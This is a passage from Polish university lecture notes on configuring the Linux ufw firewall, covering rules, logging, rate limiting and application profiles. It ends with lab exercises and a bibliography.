ufw deny from 207.46.232.182
```

Blokowanie pakietów przychodzących z okreslonego adresu IP i portu

```
ufw deny from <ip address> to <protocol> port <port number>
ufw deny from 192.168.0.1 to any port 23
```

Reguły złożone

Zapora `ufw` wspiera także regułu złożone które określają czy pakiety przychodzą czy wychodzą, numery portów, zakresy adresów IP i interfejsy. Na przykład poniższe polecenie blokuje ruch tcp wychodzący na port 80

```
ufw deny proto tcp to any port 80
```

Poniższe polecenie blokuje ruch tcp wychodzący z sieci `10.0.0.0/8` do hosta `192.168.0.1` na port 25

```
ufw deny proto tcp from 10.0.0.0/8 to 192.168.0.1 port 25
```

Poniższe polecenie dozwala ruch tcp przychodzący z dowolnej sieci na porty 80,443 i 8080:8090

```
ufw allow proto tcp from any to any port 80,443,8080:8090 comment 'web app'
```

Blokowanie/ dozwalanie podsieci

Możemy wprowadzać także polecenia dotyczące podsieci posługując się notacją CIDR. Przykładowo gdy chcemy dozwolić adresy od `15.15.15.1` do `15.15.15.255` to użyjemy polecenia:

```
ufw allow from 15.15.15.0/24
```

Określanie interfejsów

Polecenia ufw mogą się też odnosić do pewnych tylko interfejsów. Dostępne interfejsy można uzyskać poprzez polecenie:

```
root@kali:~# netstat -i
Kernel Interface table
Iface      MTU    RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0      1500      204      0      0 0           543      0      0      0 BMRU
lo       65536       18      0      0 0            18      0      0      0 LRU
```

Przykład 16-2 Uzyskanie nazwy interfejsów

Aby dozwolić wszystkie pakiety przychodzące na port 80 z interfejsu eth0 uzywamy polecenia:

```
ufw allow in on eth0 to any port 80
```

Aby dozwolić wszystkie pakiety przychodzące na port 3306 z interfejsu `eth1` uzywamy polecenia

```
ufw allow in on eth1 to any port 3306
```

Kasowanie reguł

Reguły kasować można poleceniem ufw z opcją delete podając numer reguły lub jej treść. Aby skasować regułę dozwalającą połączenia http używamy polecenia:

```
ufw delete allow http
```

Numerowanie

Polecenia `ufw` tworzą łańcuchy i ważna jest ich kolejność. Aktualny stan zapory wyświetlamy poleceniem:

```
ufw status numbered
root@kali:~# ufw status numbered
Status: active
     To                         Action      From
     --                         ------      ----
[ 1] 22                         ALLOW IN    Anywhere
[ 2] 80/tcp                     ALLOW IN    Anywhere
[ 3] 80/tcp                     ALLOW OUT   Anywhere                   (out)
```

Przykład 16-3 Uzyskiwanie statusu zapory z numerami reguł

Posługując się numerami reguł można je kasować i wstawiać nowe. Np.: `ufw delete 2`

```
# ufw delete 2
Deleting:
 allow out 80/tcp
Proceed with operation (y|n)? y
Rule deleted
```

Przykład 16-4 Kasowanie reguły z na podstwie numeru

Numerowanie pozwala też wstawić regułę na określonej pozycji

```
ufw insert 1 allow from <ip address>
```

Logowanie

Zapora `ufw` umożliwia rejestrację zdarzeń związanych z siecią. Sterowanie rejestracją odbywa się za pomocą opcji:

```
logging on|off|LEVEL
```

Następujące polecenie włącza rejestrację:

```
ufw logging on
```

Gdy demon rejestratora `rsyslogd` jest uruchomiony zapisy zdarzeń sieciowych będą w pliku `/var/log/ufw.log`

```
# tail /var/log/ufw.log
Dec 10 12:10:59 kali kernel: [  888.420888] [UFW BLOCK] IN=eth0 OUT=
MAC=01:00:5e:00:00:01:00:12:2a:6b:28:71:08:00 SRC=192.168.1.254 DST=224.0.0.1
LEN=32 TOS=0x00 PREC=0xC0 TTL=1 ID=0 DF PROTO=2
Dec 10 12:13:04 kali kernel: [ 1013.415291] [UFW BLOCK] IN=eth0 OUT=
MAC=01:00:5e:00:00:01:00:12:2a:6b:28:71:08:00 SRC=192.168.1.254 DST=224.0.0.1
LEN=32 TOS=0x00 PREC=0xC0 TTL=1 ID=0 DF PROTO=2
```

Przykład 16-5 Fragment rejestru zdarzeń sieciowych z pliku `/var/log/ufw.log`. Znaczenie użytych skrótów specyfikuje poniższa tabela.

`[UFW BLOCK]`	This location is where the description of the logged event will be located. In this instance, it blocked a connection.
`IN`	If this contains a value, then the event was incoming
`OUT`	If this contain a value, then the event was outgoing
`MAC`	A combination of the destination and source MAC addresses
`SRC`	The IP of the packet source
`DST`	The IP of the packet destination
`LEN`	Packet length
`TTL`	The packet TTL, or *time to live*. How long it will bounce between routers until it expires, if no destination is found.

PROTO	The packet's protocol
SPT	The source port of the package
DPT	The destination port of the package
WINDOW	The size of the packet the sender can receive
SYN URGP	Indicated if a three-way handshake is required. 0 means it is not.

Tabela 16-1 Znaczenie skrótów użytych w rejestrach programu ufw

Domyślnie poziom rejestracji ustawiony jest na low.

Ograniczanie ruchu sieci

Zapora ma zdolność ograniczanie ruchu w sieci aby zapobiec atakowi DoS. Gdy limitowanie jest w użyciu zapora blokuje połączenia gdy jest ich więcej niż 6 w ciągu 30 sekund.

```
ufw limit ssh/tcp
```

Integracja z aplikacjami

Aplikacje sieciowe moga posiadać pliki konfiguracyjne które informują ufw o zasobach jakie są im potrzebne. Nie trzeba wtedy wyliczac tych zasobów ale tylko dozwolić dana aplikację. Pliki konfiguracyjne aplikacji zapisane są w katalogu `/etc/ufw/applications.d`. Listę aplikacji można uzyskać poleceniem:

```
ufw app list
```

Na przykład aby dozwolić aplikację Samba piszemy polecenie:

```
ufw allow Samba
```

Informację jakich zasobów potrzebuje ta aplikacja uzyskujemy poleceniem:

```
# ufw app info Samba
Profile: Samba
Title: LanManager-like file and printer server for Unix
Description: The Samba software suite is a collection of programs that
implements the SMB/CIFS protocol for unix systems, allowing you to serve
files and printers to Windows, NT, OS/2 and DOS clients. This protocol is
sometimes also referred to as the LanManager or NetBIOS protocol.

Ports:
  137,138/udp
  139,445/tcp
```

Przykład 16-6 Uzyskanie informacji o zasobach wymaganych przez aplikację Samba

16.3.3 ufw lista poleceń

Lista poleceń programu `ufw` zgodna z manualem podana została poniżej (w uproszczonej wersji).

```
ufw enable|disable|reload

ufw default allow|deny|reject [incoming|outgoing|routed]

ufw logging on|off|LEVEL

ufw reset

ufw status [verbose|numbered]

ufw show REPORT

ufw [delete] [insert NUM]  allow|deny|reject|limit  [in|out]
    [log|log-all]  [PORT[/PROTOCOL]] | APPNAME ] [comment COMMENT]

ufw [rule]  [delete]  [insert  NUM]  allow|deny|reject|limit
    [in|out  [on INTERFACE]] [log|log-all] [proto PROTOCOL] [from ADDRESS [port
    PORT | app APPNAME  ]] [to ADDRESS [port PORT | app APPNAME ]] [comment
    COMMENT]

ufw delete NUM
```

`ufw` **`app list|info|default|update`**

Opcje:

`--version` show program's version number and exit

`-h, --help` show help message and exit

`enable` reloads firewall and enables firewall on boot.

`Disable` unloads firewall and disables firewall on boot

`reload` reloads firewall

`default` allow|deny|reject DIRECTION
change the default policy for traffic going DIRECTION, where DIRECTION is one of **incoming**, **outgoing** or **routed**

`logging` on|off|LEVEL toggle logging. Logged packets use the LOG_KERN syslog facility. Systems configured for rsyslog support may also log to /var/log/ufw.log. Specifying a LEVEL turns logging on for the specified LEVEL. The default log level is 'low'. See **LOGGING** for details.

`reset` Disables and resets firewall to installation defaults.

`status` show status of firewall and ufw managed rules. Use **status verbose** for extra information. In the status output, 'Anywhere' is synonymous with 'any' and '0.0.0.0/0'

`show` REPORT display information about the running firewall. See **REPORTS**

`allow` ARGS add allow rule. See **RULE SYNTAX**

`deny` ARGS add deny rule. See **RULE SYNTAX**

`reject` ARGS add reject rule. See **RULE SYNTAX**

`limit` ARGS add limit rule. Currently only IPv4 is supported

`delete` RULE|NUM deletes the corresponding RULE

`insert` NUM RULE insert the corresponding RULE as rule number NUM


REPORT
Opcja może przyjmować wartości: `raw, builtins, before-rules, user-rules, after-rules, logging-rules, listening, added.` Specyfikują one różne rodzaje raportów.

16.4 Interfejs graficzny gufw

Program ufw posiada interfejs graficzny gufw. Instalujemy go poleceniem:

```
apt-get install gufw
```

Wygląd interfejsu pokazano poniżej.



Ekran 16-1 Ekran programu gufw

16.5 Administrowanie zaporą ufw, aplikacja `ufw-framework`

Administrowanie zaporą umozliwia aplikacja ufw-framework . Aby zapoznać się z tymi działaniami skorzystal z manuala.

```
#man ufw-framework
NAME  ufw-framework - using the ufw framework

DESCRIPTION
ufw  provides  both  a command line interface and a framework for managing a
netfilter firewall. While the ufw command provides an easy to use interface for
managing a firewall, the ufw  frame  work  provides  the  administrator  methods
to customize default behavior and add rules not supported by the command line
tool. In this way, ufw can take full advantage of  Linux  netfilter's
power and flexibility.
...
```

Przykład 16-7 Uzyskiwanie informacji na temat `ufw-framework`

16.6 Zadania

16.6.1 Instalacja i konfiguracja usług sieciowych

Zainstaluj i przetestuj nastepujące usługi sieciowe: `telned, ftpd, tftpd, fingerd, ssh.service`. Sprawdź widoczność za pomocą programów `netstat` i `lsof`. Sprawdź działanie tych usług za pomocą odpowiednich programów klienckich `telnet, ftp, tftp, finger, ssh`.

16.6.2 Testowanie zapory

Zbadaj aktualny stan zapory. Ustaw stan początkowy:

```
ufw default deny incoming
ufw default allow outgoing
```

Następnie dozwól użycie dla usług `telnet,ftp,http,https,finger,ssh`. Zbadaj czy usługi działają prawidłowo przy użyciu odpowiednich programów klienckich.

16.6.3 Modyfikacja zapory – pakiety przychodzące

Zmodyfikuj zaporę tak aby dozwolić połączenia `telnet` na porcie 23 od wybranego komputera, `ftp` dla wszystkich komputerów z sieci laboratorium. Z wszyskich innych komputerów połączenia mają być zabronione. Dodaj jeszcze jeden komputer z którego można wykonywać połączenia telnet . Sprawdź jak to działa.

16.6.4 Modyfikacja zapory – pakiety wychodzące

Zmodyfikuj zaporę tak że zapora ma blokować pakiety wychodzące do wybranego komputera na wybrany port , do grupy komputerów i do podsieci.

16.6.5 Zadanie 4

Zmodyfikuj zaporę by dopuszczała komunikację TCP i UDP na wybranym porcie. Przetestuj działanie przy pomocy programu `netcat`.


16.6.6 Zadanie 5

Zmodyfikuj zaporę aby odrzucała pakiety ICMP z wyjątkiem określonego źródła.

16.6.7 Zadanie 6

Zmodyfiku zaporę w taki sposób aby rejestrować pakiety icmp (używane w poleceniu ping). Spróbuj napisać skrypt który podaje kto nas ostatnio „pingował”.

17. Dodatek 1 – narzędzia analizy systemu



18. Literatura

[1] Andrew S. Tannenbaum, Systemy operacyjne wydanie III, Helion 2010.
[2] William Stallings, Lawrie Brown, Bezpieczeństwo systemów informatycznych, zasady i praktyka, Helion 2019
[3] Brian Ward, Jak działa Linux, Helion 2015.
[4] Binnie Chris, Linux server, Bezpieczeństwo i ochrona sieci, Helion 2016.
[5] Surmacz Tomasz, Bezpieczeństwo Systemów i Usług Informatycznych, http://dream.ict.pwr.wroc.pl/ssn/bus-www.pdf
[6] Clam AntiVirus user manual, Tomasz Kojm, Cisco Systems 2016, http://www.clamav.net/documents/installing-clamav
[7] Fusco John, Linux niezbędnik programisty, Helion Gliwice 2009.
[8] K. Haviland, D. Gray, B. Salama; UNIX Programowanie systemowe, RM Warszawa 1999.
[9] The Gnu make manual, http://www.gnu.org/software/make/manual/make.html
[10] Manual systemu Linux: http://www.kernel.org/doc/man-pages
[11] Mitchell Mark, Oldham Jeffrey, Samuel Alex, LINUX programowanie dla zaawansowanych, Wydawnictwo RM Warszawa 2002.
[12] Stevens Richard W. ,Programowanie zastosowań sieciowych w systemie UNIX, WNT Warszawa 1996.
[13] The GNU project debugger. http://www.gnu.org/software/gdb/documentation/
[14] Wikibooks, zarządzanie kluczami http://pl.wikibooks.org/wiki/GnuPG
[15] Using the GNU Privacy Guard , https://www.gnupg.org/documentation/manuals/gnupg.pdf
[16] Simson Garfinkel, Gene Spafford, Bezpieczeństwo w Unixie i Internecie, Wydawnictwo RM 1997.
[17] Standard RFC4880 http://www.ietf.org/rfc/rfc4880.txt
[18] Wikipedia – podpis elektroniczny http://pl.wikipedia.org/wiki/Podpis_cyfrowy
[19] Wikipedia – funkcja skrótu http://pl.wikipedia.org/wiki/Funkcja_skr%C3%B3tu
[20] Simpson Garfinkel, Gene Spafford, Practical UNIX and Internet Security http://docstore.mik.ua/orelly/networking/puis/ch16_02.htm
[21] The GNU C library manual, http://www.gnu.org/software/libc/manual/
[22] Chet Cobb, Criptography for Dummies, http://repo.mynooblife.org/Securite/Cryptography%20for%20Dummies.pdf
[23] Debian Securing Manual https://www.debian.org/doc/manuals/securing-debian-howto/
[24] David A. Wheeler Secure Programming for Linux and Unix HOWTO, http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/
[25] Strona z dokumentacją programu nmap http://nmap.org/man/pl
[26] Opis opcji programu `nmap` https://svn.nmap.org/nmap/docs/nmap.usage.txt
[27] Notacja CDIR - opis http://pl.wikipedia.org/wiki/Classless_Inter-Domain_Routing
[28] Opis wykorzystania pakietu tripwire http://forum.slackware.pl/viewtopic.php?t=4801
[29] Opis pakietu tripwire https://www-uxsup.csx.cam.ac.uk/pub/doc/redhat/redhat8/rhl-rg-en-8.0/ch-tripwire.html
[30] Oskar Andreasson, Iptables tutorial, http://homes.di.unimi.it/sisop/qemu/iptables-tutorial.pdf
[31] Opis programu iptables, Wikipedia - https://pl.wikipedia.org/wiki/Iptables
[32] Douglas E. Commer, Sieci komputerowe i intersieci, WNT Warszawa 1999.
[33] Debian Reference Osamu Aoki http://www.debian.org/doc/manuals/debian-reference/
[34] Weidman Georgia, Bezpieczny system w praktyce, Helion 2015.
[35] Rejestracja i analiza wydajności w Linuksie programem sar https://www.thomas-krenn.com/pl/wiki/Rejestracja_i_analiza_wydajności_w_Linuksie_programem_sar
[36] Swapnil Bhatriya, How to Backup Files in Linux With Rsync on the Command Line, https://www.linux.com/learn/how-backup-files-linux-rsync-command-line
[37] Man pages dotyczące zapory ufw dla Ubuntu http://manpages.ubuntu.com/manpages/bionic/man8/ufw.8.html
[38]

Doc. dr inż. Jędrzej Ułasiewicz
Katedra Informatyki Technicznej W4/K9 , Politechniki Wrocławskiej
Wybrzeże Wyspiańskiego 27, 50-370, Wrocław

Niniejszy raport otrzymują		Egz.
1	OINT – Biblioteka międzyinstytutowa	1
2	Autor	1
RAZEM		2

Raport zawiera:
Tabel - 13
Rysunków - 14
Ekranów - 11